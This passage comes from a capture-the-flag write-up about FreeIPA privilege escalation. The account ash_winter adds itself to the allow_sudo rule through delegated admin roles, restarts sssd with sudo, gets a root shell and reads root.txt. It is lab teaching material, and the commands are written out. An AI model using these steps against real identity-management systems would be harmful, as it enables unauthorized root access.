
With access as ash_winter, we leverage FreeIPA administrative capabilities to add ourselves to the allow_sudo HBAC rule using ipa sudorul e-add-user allow_sudo –users=ash_winter. This grants the user unrestricted sudo access across all hosts and commands, effectively turning our limited account into a near-administrator.


ipa user-show ash_winter now reflects the updated membership: the user is part of the sysadmins group and has indirect membership in the add_sysadmin and manage_sudorules_ldap roles. This confirms successful privilege escalation within FreeIPA.

Using ipa sudorule-add-user allow_sudo –users=ash_winter, the user adds themselves to the allow_sudo HBAC rule. The output confirms the rule is enabled and now includes ash_winter (along with admin), granting broader sudo capabilities.
Root Flag

As ash_winter, the user runs sudo /usr/bin/systemctl restart sssd. The command executes successfully with no output, leveraging the previously granted NOPASSWD sudo right for this specific command.

After restarting the sssd service, sudo su is executed. The user enters their password once, and the command succeeds, dropping directly into a root shell.

From the root shell, the user navigates to /root/, lists the directory contents (ls), and reads root.txt with cat.